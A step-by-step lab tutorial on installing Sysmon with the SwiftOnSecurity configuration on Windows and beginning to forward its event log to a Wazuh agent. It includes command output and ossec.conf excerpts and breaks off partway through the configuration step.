Wazuh Integration with Sysmon

SAMEER HASSAN

Wazuh lab

Github-link: GitHub - sameerhassancode/Wazuh-

Linkedin: https://www.linkedin.com/in/sameer-hassan-15a428255/

Sysmon & Wazuh Integration:

Sysmon logs system events like process creation, network connections, and registry changes, helping detect threats. Integrating Sysmon with Wazuh enhances security monitoring by providing detailed insights, improving detection accuracy, and supporting incident response.

Key Benefits:


- **Better Visibility:** Tracks system activity for deeper analysis.
- **Stronger Threat Detection:** Identifies unusual behaviors.
- **Centralized Logs:** Combines Sysmon and Wazuh data.
- **Custom Alerts:** Tailors notifications for security events.
- **Forensic Insights:** Helps investigate security incidents.

Use Cases:

- Detecting **lateral movement** in a network.
- Monitoring **file integrity** for unauthorized changes.
- Investigating **suspicious activity** with detailed logs.

Open Event viewer in your windows system to check Sysmon is installed or not!


Go to application and service logs > Microsoft > windows and check for Sysmon!



Name	Type	Number of Events	Size
Operational	Operational	0	68 KB

Now let’s download the Sysmon from Microsoft official site: Sysmon - Sysinternals | Microsoft Learn


Download the latest version!



Sysmon v15.15

07/23/2024

Click Download Sysmon




By Mark Russinovich and Thomas Garnier

Published: July 23, 2024

Download Sysmon (4.6 MB)


Download Sysmon for Linux (GitHub)

After download it’s look like this!



Sysmon 6/10/2025 11:12 PM Compressed (zipped)... 4,753 KB

Now go back to Sysmon website to see the usage!



Usage

Common usage featuring simple command-line options to install and uninstall Sysmon, as well as to check and modify its configuration:

Install: `sysmon64 -i [<configfile>]`


Update configuration: `sysmon64 -c [<configfile>]`

Install event manifest: `sysmon64 -m`

Print schema: `sysmon64 -s`

Uninstall: `sysmon64 -u [force]`

After that download configuration file: [GitHub - SwiftOnSecurity/sysmon-config: Sysmon configuration file template with default high-quality event tracing]



SwiftOnSecurity Merge pull request #151 from Neo23x0/patch-8 1836897 · 4 years ago 173 Commits


```
.gitignore                 d                                             6 years ago
README.md                  Update README.md                              4 years ago
sysmonconfig-export.xml    Merge pull request #151 from Neo23x0/patch-8  4 years ago
```

README

About


Sysmon configuration file template with default high-quality event tracing

windows monitoring logging sysmon threat-hunting threatintel netsec sysinternals




```
<!--
  sysmon-config | A Sysmon configuration focused on default high-quality event tracing and eas
  Source version:      74 | Date: 2021-07-08
  Source project:      https://github.com/SwiftOnSecurity/sysmon-config
  Source license:      Creative Commons Attribution 4.0 | You may privatize, fork, edit, teac

  Fork version: <N/A>
  Fork author:  <N/A>
  Fork project: <N/A>
  Fork license: <N/A>

  REQUIRED: Sysmon version 13 or higher (due to changes in syntax and bug-fixes)
        https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

  NOTE: To collect Sysmon logs centrally for free, see https://aka.ms/WEF | Command to allow 1
        wevtutil.exe sl Microsoft-Windows-Sysmon/Operational /ca:O:BAG:SYD:(A;;0xf0005;;;SY)(A
```

After download we have these 2 files




Sysmon	6/10/2025 11:12 PM	Compressed (zipped)...	4,753 KB
sysmonconfig-export	6/10/2025 11:17 PM	Microsoft Edge HTM...	121 KB

Now extract the Sysmon folder




Sysmon	6/10/2025 11:18 PM	File folder	
Sysmon	6/10/2025 11:12 PM	Compressed (zipped)...	4,753 KB

Copy the configuration file and paste it inside the extracted folder




Name	Date modified	Type	Size
Eula	6/10/2025 11:18 PM	Text Document	8 KB
Sysmon	6/10/2025 11:18 PM	Application	8,282 KB
Sysmon64	6/10/2025 11:18 PM	Application	4,457 KB
Sysmon64a	6/10/2025 11:18 PM	Application	4,877 KB
sysmonconfig-export	6/10/2025 11:17 PM	Microsoft Edge HTM...	121 KB

After that open cmd with Administrative access and change directory to this




```
C:\Users\Shifat\Downloads\Sysmon>dir
 Volume in drive C has no label.
 Volume Serial Number is 1257-0424

 Directory of C:\Users\Shifat\Downloads\Sysmon

06/10/2025  11:21 PM    <DIR>          .
06/10/2025  11:21 PM    <DIR>          ..
06/10/2025  11:18 PM             7,490 Eula.txt
06/10/2025  11:18 PM         8,480,560 Sysmon.exe
06/10/2025  11:18 PM         4,563,248 Sysmon64.exe
06/10/2025  11:18 PM         4,993,440 Sysmon64a.exe
06/10/2025  11:17 PM           123,257 sysmonconfig-export.xml
               5 File(s)     18,167,995 bytes
               2 Dir(s)  306,413,531,136 bytes free

C:\Users\Shifat\Downloads\Sysmon>
```

Now run this command to install Sysmon




```
C:\Users\Shifat\Downloads\Sysmon>Sysmon.exe -accepteula -i sysmonconfig-export.xml
```




```
Loading configuration file with schema version 4.50
Sysmon schema version: 4.90
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

Now let’s confirm by again checking the Event viewer

Open event viewer and go to application and services > Microsoft > Windows under windows you will see the Sysmon



Ok Now configure it for Wazuh open wazuh agent



Wazuh v4.12.0

Agent: Win-001 (001) - any


Status: Running

Manager IP: 192.168.100.205


Authentication key: MDAxIFdpbi0wMDEgYW55IDQ

https://wazuh.com | Revision rc1

Then click on view and then view config file.




After clicking View config it will open Ossec.conf file




```
<!-- Maximum output throughput --
```

Now find localfile tag




```
<localfile>
  <location>Security</location>
  <log_format>eventchannel</log_format>
  <query>Event/System[EventID != 5145 and EventID != 5156 and EventID != 5447 and
    EventID != 4656 and EventID != 4658 and EventID != 4663 and EventID != 4660 and
    EventID != 4670 and EventID != 4690 and EventID != 4703 and EventID != 4907 and
    EventID != 5152 and EventID != 5157]</query>
</localfile>

<localfile>
  <location>System</location>
  <log_format>eventchannel</log_format>
</localfile>
```

Now copy the Log name/location from the Sysmon in event viewer



Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 6/10/2025 11:45:59 PM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-GR6BQDN
OpCode: Info

